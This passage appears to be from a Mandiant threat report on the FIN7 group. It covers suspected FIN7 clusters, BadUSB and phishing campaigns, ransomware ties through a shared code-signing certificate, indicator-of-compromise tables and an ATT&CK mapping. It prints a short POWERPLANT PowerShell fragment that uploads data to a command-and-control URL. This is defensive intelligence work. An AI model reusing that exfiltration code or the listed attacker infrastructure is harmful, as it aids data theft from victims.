Figure 24: PowerShell Code Snippet from FIN7-attributed POWERPLANT

```
Function Send-ToConsole([String] $theAnswer) {
    if ([String]::IsNullOrEmpty($theAnswer)) { return }
    $_rc = ""
    try {
        $_wc = New-Object System.Net.WebClient
        $_wc.QueryString.Add("id", $script:myID)
        $_wc.Headers.Add("Content-type", "text/html")
        $_wc.Headers.Add("Accept", "text/html")
        $_rc = $_wc.UploadString($urlConsole, $theAnswer)
```

Malware code usage is sometimes considered a primary data point for some public threat attribution. Code overlaps by themselves, without sufficient additional data points such as intrusion data and infrastructure, are not strong enough for us to fully assess that an UNC group should be merged. Throughout 2021 and well into 2022, we have identified and will continue to track multiple newly suspected FIN7 UNCs and their activity moving forward.

Additional Recent Activity from Suspected FIN7 UNCs

In October 2021, Mandiant observed a campaign where actors mailed victim organizations “BadUSB” malicious USB devices, primarily targeting U.S.-based organizations. We attribute this campaign to UNC3319, a group which we suspect to be associated with FIN7 with low confidence.

The USB hardware was programmed to download STONEBOAT, which ultimately installed the DICELOADER framework on the victim system. STONEBOAT is a previously unseen, .NET-based in-memory dropper which decrypts a shellcode payload embedded in it. The payload is then mapped into memory and executed. STONEBOAT was observed first loading an intermediary loader called DAVESHELL, which then executed the final DICELOADER payload. DAVESHELL is publicly available, open-source code for a launcher of embedded payloads. DAVESHELL is used by nearly 30 threat groups including FIN12; however, the implementation of DAVESHELL shellcode loading DICELOADER was unique to a small cluster of threat activity.

Additionally, we’ve identified multiple phishing campaigns distributing BIRDWATCH that have leveraged compromised accounts on various email delivery and marketing platforms, including Maropost, ActiveCampaign, and Mailjet. We attribute this activity to UNC3381, which is suspected to be FIN7 with low confidence. UNC3381 was first observed in September 2021, but we’ve identified similar activity leveraging Mailjet dating back to late 2019, suspected to be UNC3381 with high confidence.

Throughout their campaigns, UNC3381 has used nearly identical Quickbooks-themed invoice lures and leveraged the branding of the compromised account that they were sent from, providing additional legitimacy for their phishes. These emails contained a malicious link that goes through the analytics domain associated with the platform they were sent from, before redirecting to a page typically hosted on a compromised domain.



Figure 25: UNC3381 Quickbooks-themed phishing email

UNC3381 has used multiple malware families in these campaigns, including WINGNIGHT and FLYHIGH, two different downloader families which we've only observed being used by UNC3381. WINGNIGHT is a WSF-based downloader that utilizes VBScript, and FLYHIGH is a downloader written in C using the Excel XLL SDK, but masquerades as using the Excel-DNA framework. In these campaigns, we observed both WINGNIGHT and FLYHIGH leading to BIRDWATCH, often leveraging additional compromised domains for both the download server and the BIRDWATCH C2 controller. We've observed limited overlaps between UNC3381 and FIN7 infrastructure as well, including the use of the same DNS provider and AS.

FIN7 and Ransomware

Mandiant published finished intelligence in 2020 which outlined evidence of FIN7's possible shift in monetization of intrusions from payment card data to extortion operations. Although FIN7's operations have shifted substantially when compared to their older activity, as of publishing this report, Mandiant has not attributed any direct deployment of ransomware to FIN7. However, the possibility that FIN7 actors are engaging in ransomware operations is also substantiated by evidence outside of our intrusion data holdings and includes code usage, actor infrastructure, and trusted third party sources.

In at least two incident response engagements in 2020, FIN7 intrusion operations were identified prior to ransomware encryption, including the use of MAZE and RYUK. Similarly in 2021, Mandiant attributed active FIN7 intrusion activity during an incident response engagement involving ALPHV ransomware. In all these cases, the ransomware deployment is currently attributed to separately tracked threat groups due to factors of the investigation and our visibility.

In addition to evidence produced from intrusion data, secondary artifacts suggest FIN7 played a role in at least some DARKSIDE operations. A low global prevalence code signing certificate used by FIN7 in 2021 to sign BEACON and BEAKDROP samples was also used to sign multiple unattributed DARKSIDE samples recovered in the wild (Table 3). The specific mentioned code signing certificate used by FIN7 contained the SSL subject common name of "*OASIS COURT LIMITED*" (Figure 26).

Figure 26: Code signing certificate used by FIN7, also used to sign multiple DARKSIDE ransomware samples

Serial Number:

e4:e7:95:fd:1f:d2:55:95:b8:69:ce:22:aa:7d:c4:9f

Signature Algorithm: sha256WithRSAEncryption

Issuer: C = GB, ST = Greater Manchester, L = Salford, O = Sectigo Limited, CN = Sectigo RSA Code Signing CA

Validity

Not Before: Dec 21 00:00:00 2020 GMT

Not After : Dec 21 23:59:59 2021 GMT

Subject: C = GB, postalCode = CO3 9FA, ST = Essex, L = Colchester, street = 10 Stoneleigh Park, O = OASIS COURT LIMITED, CN = OASIS COURT LIMITED

Table 3: Files signed with code certificate

File MD5	Note
`ab29b9e225a05bd17e919e1d0587289e`	DNS BEACON
`1c3b19163a3b15b39ae00bbe131b499a`	DARKSIDE
`230a681ebbcdba7ae2175f159394d044`	DARKSIDE
`bf41fc54f96d0106d34f1c48827006e4`	DARKSIDE
`c4da0137cbb99626fd44da707ae1bca8`	DARKSIDE
`28e9581ab34297b6e5f817f93281ffac`	FIN7 BEACON
`38786bc9de1f447d0187607eaae63f11`	FIN7 BEACON
`6fba605c2a02fc62e6ff1fb8e932a935`	FIN7 BEAKDROP

Conclusion

Despite indictments of members of FIN7 in 2018 and a related sentencing in 2021 announced by the U.S. Department of Justice, at least some members of FIN7 have remained active and continue to evolve their criminal operations over time. Throughout their evolution, FIN7 has increased the speed of their operational tempo, the scope of their targeting, and even possibly their relationships with other ransomware operations in the cybercriminal underground.

Acknowledgements

Thank you to Van Ta, Rufus Brown, Dan Perez, Barry Vengerik, Kimberly Goody and Andrew Thompson for a technical review of this content and FIN7 research involved behind-the-scenes. In addition, thank you to all Mandiant Incident Response and Managed Defense responders for harvesting the valuable intrusion data that enables our research.

Indicators of Compromise (IOCs)

Indicator	Notes
`0c6b41d25214f04abf9770a7bdfcee5d`	BOATLAUNCH 32bit
`21f153810b82852074f0f0f19c0b3208`	BOATLAUNCH 64bit
`02699f95f8568f52a00c6d0551be2de5`	POWERPLANT
`0291df4f7303775225c4044c8f054360`	POWERPLANT
`0fde02d159c4cd5bf721410ea9e72ee2`	POWERPLANT
`2cbb015d4c579e464d157faa16994f86`	POWERPLANT
`3803c82c1b2e28e3e6cca3ca73e6cce7`	POWERPLANT
`5a6bbcc1e44d3a612222df5238f5e7a8`	POWERPLANT
`833ae560a2347d5daf05d1f670a40c54`	POWERPLANT
`b637d33dbb951e7ad7fa198cbc9f78bc`	POWERPLANT
`bce9b919fa97e2429d14f255acfb18b4`	POWERPLANT
`d1d8902b499b5938404f8cece2918d3d`	POWERPLANT

`edb1f62230123abf88231fc1a7190b60`	POWERPLANT
`findoutcredit[.]com`	POWERPLANT C2
`againcome[.]com`	POWERPLANT C2
`modestoobgyn[.]com`	POWERPLANT C2
`myshortbio[.]com`	POWERPLANT C2
`estetictrance[.]com`	POWERPLANT C2
`internethabit[.]com`	POWERPLANT C2
`bestsecure2020[.]com`	POWERPLANT C2
`chyprediction[.]com`	POWERPLANT C2
`d405909fd2fd021372444b7b36a3b806`	POWERTRASH Cryptor & CARBANAK Payload
`122cb55f1352b9a1aeafc83a85bfb165`	CROWVIEW (BIRDWATCH/JssLoader Variant)
`domenuscdm[.]com`	CROWVIEW/LOADOUT C2
`936b142d1045802c810e86553b332d2d`	LOADOUT
`23e1725769e99341bc9af48a0df64151`	LOADOUT
`4d56a1ca28d9427c440ec41b4969caa2`	LOADOUT
`50260f97ac2365cf0071e7c798b9edda`	LOADOUT
`spontaneousance[.]com`	LOADOUT C2
`fashionableeder[.]com`	LOADOUT C2
`incongruousance[.]com`	LOADOUT C2
`electroncador[.]com`	LOADOUT C2

`6fba605c2a02fc62e6ff1fb8e932a935`	BEAKDROP
`49ac220edf6d48680f763465c4c2771e`	BEACON
`astara20[.]com`	BEACON C2
`coincidencious[.]com`	BEACON C2
`52f5fcaf4260cb70e8d8c6076dcd0157`	Trojanized installer containing Atera Agent
`78c828b515e676cc0d021e229318aeb6`	WINGNIGHT
`70bf088f2815a61ad2b1cc9d6e119a7f`	WINGNIGHT
`4961aec62fac8beeafffa5bfc841fab8`	FLYHIGH

Mandiant Security Validation Actions

Organizations can validate their security controls against more than 25 actions with Mandiant Security Validation.

VID	Name
A150-527	Command and Control - FIN7, BATELEUR, Check-in
A150-528	Command and Control - FIN7, GRIFFON, Check-in
A151-165	Command and Control - FIN7, GRIFFON, DNS Query #1
A151-166	Command and Control - FIN7, GRIFFON, DNS Query #2
A104-585	Host CLI - FIN7, Local Javascript Execution via WMI and Mshta
A150-546	Malicious File Transfer - FIN7, CARBANAK, Download, Variant #1
A150-548	Malicious File Transfer - FIN7, CARBANAK, Download, Variant #3
A150-710	Malicious File Transfer - FIN7, DICELOADER, Download, Variant #1

A150-549	Malicious File Transfer - FIN7, DRIFTPIN, Download, Variant #1
A150-550	Malicious File Transfer - FIN7, DRIFTPIN, Download, Variant #2
A151-168	Malicious File Transfer - FIN7, GRIFFON, Download, JavaScript Variant
A150-553	Malicious File Transfer - FIN7, GRIFFON, Download, Variant #1
A150-554	Malicious File Transfer - FIN7, GRIFFON, Download, Variant #2
A150-555	Malicious File Transfer - FIN7, GRIFFON, Download, Variant #3
A150-572	Malicious File Transfer - FIN7, SUPERSOFT, Download, Variant #1
A150-729	Malicious File Transfer - FIN7, TAKEOUT, Download, Variant #1
A150-730	Malicious File Transfer - FIN7, TAKEOUT, Download, Variant #2
A150-731	Malicious File Transfer - FIN7, TAKEOUT, Download, Variant #3
A150-585	Phishing Email - Malicious Attachment, FIN7, BATELEUR DOC Lure
A150-586	Phishing Email - Malicious Attachment, FIN7, GRIFFON DOCM Lure
A151-167	Phishing Email - Malicious Attachment, FIN7, GRIFFON, Windows 11 Themed Lure
A150-587	Phishing Email - Malicious Attachment, FIN7, Tracking Pixel
A150-590	Protected Theater - FIN7, BATELEUR, Execution
A151-044	Protected Theater - FIN7, CARBANAK, Execution
A150-366	Protected Theater - FIN7, CULTSWAP, Execution
A150-591	Protected Theater - FIN7, GRIFFON, Execution
A151-170	Protected Theater - FIN7, GRIFFON, Execution, JavaScript Variant
A151-169	Protected Theater - FIN7, GRIFFON, Execution, Word Document Variant

MITRE ATT&CK Mapping

Throughout 2020 and 2021, Mandiant has observed FIN7 use the following techniques:

Execution

- T1059: Command and Scripting Interpreter
- T1059.001: PowerShell
- T1059.003: Windows Command Shell
- T1059.005: Visual Basic
- T1059.007: JavaScript
- T1204.001: Malicious Link
- T1204.002: Malicious File
- T1569.002: Service Execution

Initial Access

- T1195.002: Compromise Software Supply Chain
- T1199: Trusted Relationship
- T1566.001: Spearphishing Attachment
- T1566.002: Spearphishing Link

Impact

T1491.002: External Defacement

Resource Development

- T1583.003: Virtual Private Server
- T1588.003: Code Signing Certificates
- T1588.004: Digital Certificates
- T1608.003: Install Digital Certificate
- T1608.005: Link Target

Defense Evasion

- T1027: Obfuscated Files or Information
- T1027.005: Indicator Removal from Tools
- T1036: Masquerading
- T1036.003: Rename System Utilities
- T1055: Process Injection
- T1070.004: File Deletion
- T1140: Deobfuscate/Decode Files or Information
- T1218.010: Regsvr32
- T1218.011: Rundll32
- T1497.001: System Checks
- T1553.002: Code Signing
- T1564.003: Hidden Window
- T1620: Reflective Code Loading

Collection

- T1113: Screen Capture
- T1213: Data from Information Repositories
- T1560: Archive Collected Data

Lateral Movement

- T1021.001: Remote Desktop Protocol
- T1021.004: SSH

Command and Control

- T1071.001: Web Protocols
- T1090: Proxy
- T1095: Non-Application Layer Protocol
- T1105: Ingress Tool Transfer
- T1132.001: Standard Encoding
- T1573.002: Asymmetric Cryptography

Discovery

- T1012: Query Registry
- T1033: System Owner/User Discovery
- T1057: Process Discovery
- T1069: Permission Groups Discovery
- T1069.002: Domain Groups
- T1082: System Information Discovery
- T1083: File and Directory Discovery
- T1087: Account Discovery
- T1087.002: Domain Account
- T1482: Domain Trust Discovery
- T1518: Software Discovery

Credential Access

- T1110.002: Password Cracking
- T1555.003: Credentials from Web Browsers
- T1558.003: Kerberoasting